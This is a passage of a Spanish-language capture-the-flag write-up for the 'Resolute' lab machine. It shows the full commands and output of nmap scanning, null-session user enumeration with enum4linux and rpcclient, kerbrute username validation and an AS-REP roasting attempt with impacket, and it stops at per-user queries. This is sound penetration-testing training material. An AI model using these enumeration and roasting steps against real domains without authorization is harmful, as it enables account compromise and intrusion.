
# Resolute - Writeup


## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:




```
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-11 09:06:58Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: megabank.local, Si
te: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABAN
K)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: megabank.local, Si
te: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49688/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49707/tcp open  unknown      syn-ack ttl 127
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Con enum4linux conseguimos un listado de usuarios validos:




```
 user:[Administrator] rid:[0×1f4]
 user:[Guest] rid:[0×1f5]
 user:[krbtgt] rid:[0×1f6]
 user:[DefaultAccount] rid:[0×1f7]
 user:[ryan] rid:[0×451]
 user:[marko] rid:[0×457]
 user:[sunita] rid:[0×19c9]
 user:[abigail] rid:[0×19ca]
 user:[marcus] rid:[0×19cb]
 user:[sally] rid:[0×19cc]
 user:[fred] rid:[0×19cd]
 user:[angela] rid:[0×19ce]
 user:[felicia] rid:[0×19cf]
 user:[gustavo] rid:[0×19d0]
 user:[ulf] rid:[0×19d1]
 user:[stevie] rid:[0×19d2]
 user:[claire] rid:[0×19d3]
 user:[paulo] rid:[0×19d4]
 user:[steve] rid:[0×19d5]
 user:[annette] rid:[0×19d6]
 user:[annika] rid:[0×19d7]
 user:[per] rid:[0×19d8]
 user:[claude] rid:[0×19d9]
 user:[melanie] rid:[0×2775]
 user:[zach] rid:[0×2776]
 user:[simon] rid:[0×2777]
 user:[naoki] rid:[0×2778]
```

Esto tambien se puede enumerar con la herramienta RPCCLIENT:




```
└─$ rpcclient 10.10.10.169 -U '' -N
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[DefaultAccount] rid:[0×1f7]
user:[ryan] rid:[0×451]
user:[marko] rid:[0×457]
user:[sunita] rid:[0×19c9]
user:[abigail] rid:[0×19ca]
user:[marcus] rid:[0×19cb]
user:[sally] rid:[0×19cc]
user:[fred] rid:[0×19cd]
user:[angela] rid:[0×19ce]
user:[felicia] rid:[0×19cf]
user:[gustavo] rid:[0×19d0]
user:[ulf] rid:[0×19d1]
user:[stevie] rid:[0×19d2]
user:[claire] rid:[0×19d3]
user:[paulo] rid:[0×19d4]
user:[steve] rid:[0×19d5]
user:[annette] rid:[0×19d6]
user:[annika] rid:[0×19d7]
user:[per] rid:[0×19d8]
user:[claude] rid:[0×19d9]
user:[melanie] rid:[0×2775]
user:[zach] rid:[0×2776]
user:[simon] rid:[0×2777]
user:[naoki] rid:[0×2778]
```

Podemos crear un listado de usuarios y probar con la herramienta kerbrute si los usuarios son validos:




```
└─$ /home/kali/Downloads/kerbrute/kerbrute userenum --dc 10.10.10.169 -d megabank.local ../users.

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/11/24 - Ronnie Flathers @ropnop

2024/11/11 04:18:10 >  Using KDC(s):
2024/11/11 04:18:10 >   10.10.10.169:88

2024/11/11 04:18:11 >  [+] VALID USERNAME:       sunita@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       ryan@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       marko@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       abigail@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       Administrator@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       marcus@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       sally@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       fred@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       felicia@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       angela@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       gustavo@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       annette@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       steve@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       paulo@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       claire@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       stevie@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       ulf@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       claude@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       melanie@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       per@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       annika@megabank.local
2024/11/11 04:18:11 >  [+] VALID USERNAME:       zach@megabank.local
```

Podemos probar si algun usuario tiene la preautenticacion de kerberos desactivada, con "impacket-getnpusers" podemos hacer un ataque asrepoast:




```
└─$ impacket-GetNPUsers megabank.local/ -usersfile ../users.txt -no-pass -dc-ip 10.10.10.169
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is de
precated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC
: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User marko doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sunita doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User abigail doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User marcus doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sally doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fred doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User angela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User felicia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gustavo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ulf doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User stevie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User claire doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paulo doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Ningun usuario tiene la preautenticacion de kerberos desactivada. Con rpcclient podemos enumerar informacion de cada usuario del dominio utilizando su "RID" con el comando "queryuser":



